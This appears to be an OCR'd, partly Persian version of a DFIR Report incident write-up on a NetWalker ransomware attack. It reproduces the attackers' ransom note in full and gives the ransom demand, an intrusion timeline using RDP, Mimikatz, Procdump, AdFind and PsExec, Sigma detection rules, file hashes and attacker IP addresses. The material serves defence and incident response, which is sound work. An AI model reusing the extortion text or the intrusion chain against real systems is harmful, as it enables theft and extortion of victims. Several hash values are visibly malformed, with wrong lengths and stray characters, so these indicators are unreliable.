
```
Hi!
Your files are encrypted.
All encrypted files for this computer has extension:

--
If for some reason you read this text before the encryption ended,
this can be understood by the fact that the computer slows down,
and your heart rate has increased due to the ability to turn it off,
then we recommend that you move away from the computer and accept that you have been compromised.
Rebooting/shutdown will cause you to lose files without the possibility of recovery.

--
Our  encryption algorithms are very strong and your files are very well protected,
the only way to get your files back is to cooperate with us and get the decrypter program.

Do not try to recover your files without a decrypter program, you may damage them and then they will be impossible to recover.

For us this is just business and to prove to you our seriousness, we will decrypt you one file for free.
Just open our website, upload the encrypted file and get the decrypted file for free.

Additionally, your data may have been stolen and if you do not cooperate with us, it will become publicly available on our blog.
```

[4] mount a share

اپراتورهای NetWalker برای دریافت ۵۰ هزار دلار (طی ۷ روز) یا ۱۰۰ هزار دلار (پس از آن) درخواست کردند.
پس از انقضای زمان، مبلغ نهایی با آن‌ها پایین آورده شد و به ۳۵ هزار دلار رسید.



Timeline


NetWalker Ransomware
22:20 UTC
RDP Login As Domain Administrator
22:36
c37.ps1 & c37.exe Executed
22:38
Procdump & Mimikatz Executed
22:41
AdFind Executed
22:43
RDP into Domain Controller
22:55
PCR Script Executed
23:15
PsExec Executed
23:25
All Domain Joined Systems Ransomed

Detections

ET POLICY PsExec service created

شروع سرویس – PsExec

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_psexesvc_start.yml

استفاده مشکوک از – Procdump

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_procdump.yml

استفاده از – Mimikatz

https://github.com/Neo23x0/sigma/blob/master/rules/windows/builtin/win_alert_mimikatz_keywords.yml

تشخیص استفاده از AdFind در پرونده ما:

```
title: AdFind Recon
description: Threat Actor using AdFind for reconnaissance.
author: The DFIR Report
date: 2019/8/2
references:
- https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-dominance/
tags:
- attack.remote_system_discovery
- attack.T1018
logsource:
category: process_creation
product: windows
detection:
selection_1:
CommandLine|contains:
- adfind -f objectcategory=computer
selection_2:
CommandLine|contains:
- adfind -gcb -sc trustdmp
condition: selection_1 or selection_2
falsepositives:
- Legitimate Administrator using tool for Active Directory querying
level: medium
status: experimental
```

Yara rule for Mimikatz

https://github.com/gentilkiwi/mimikatz/blob/master/kiwi_passwords.yar

IOCs

https://misppriv.circl.lu/events/view/73574

https://otx.alienvault.com/pulse/5f4c3eb15ea4e24eb5b43a49

c37.ps1

8e030188e0d03654d5e7a7738a9d6a9a
e0a37d0c26b351b789caffc8c90b968269982d
5536be48e4eac81ad77aeade20b28ff8b72275832e6833f5e1b692eb99f312fd13

c37.exe

531c0c5e943863b00c7157c05603113a
caa18377e764a3a27c715b3d69ba2258ee4eb0b2
4f7dd00a005caf046dd7e494fea25be2264974264d567edfc89122242b7c41bc

adf.bat

96e1849976d90425e74f075ed6bf8c30
1296a1f8887753ef87910b544727de76ce2adcc5
e56d45628f0c2bda30ab235657704aac50a8433bdb4215c77a2e0f52f0f31a49

mimikatz.exe

5af5e3426926e551ed3acc5bea45eac6
e24a174fff19d873df0fa5eddd9ec534617ed9d7
f743c0849d69b5ea2f7eaf28831c86c1536cc27ae470f20e49223cbdba9c677c

pcr.bat

81c965ff526e7afd73c91543fee381a3
b9b83b17fd6d89807dcab7772b1416fa90ca4b0e
ae431797c551c20fe2f3fe1adc08a566edfabf45abbd924f0c8da06381ab6e48

P100119.ps1

0d890fc8e761b764ba3a04af07197e20
21c0ed7abaafbfd14c777aa370f397e4351654a6
5ae06a8d117e8764768322450397158 25fbfbefc0d2463ab6c30295dd1d4afa6

procdump64.exe

3b447099ca280dabd22d36f84ebfd3bb
49fd831a738b21ee0a1b3b62cd15801abe8c32d5
6a511d4178d6d2f98f8af34311d0e15dc8dc1c4b643e6943f056da6ce242e70d

Yara – embedded_win_api - یک فایل غیر ویندوزی حاوی نام توابع win32 API است – نویسنده: nex

ورودهای RDP در روز نفوذ

- 184.58.243.205
- 173.239.199.73
- 176.126.85.39
- 198.181.163.103
- 141.98.81.191
- 93.179.69.154
- 173.232.146.37

منبع:

https://thedfirreport.com/2020/08/31/netwalker-ransomware-in-1-hour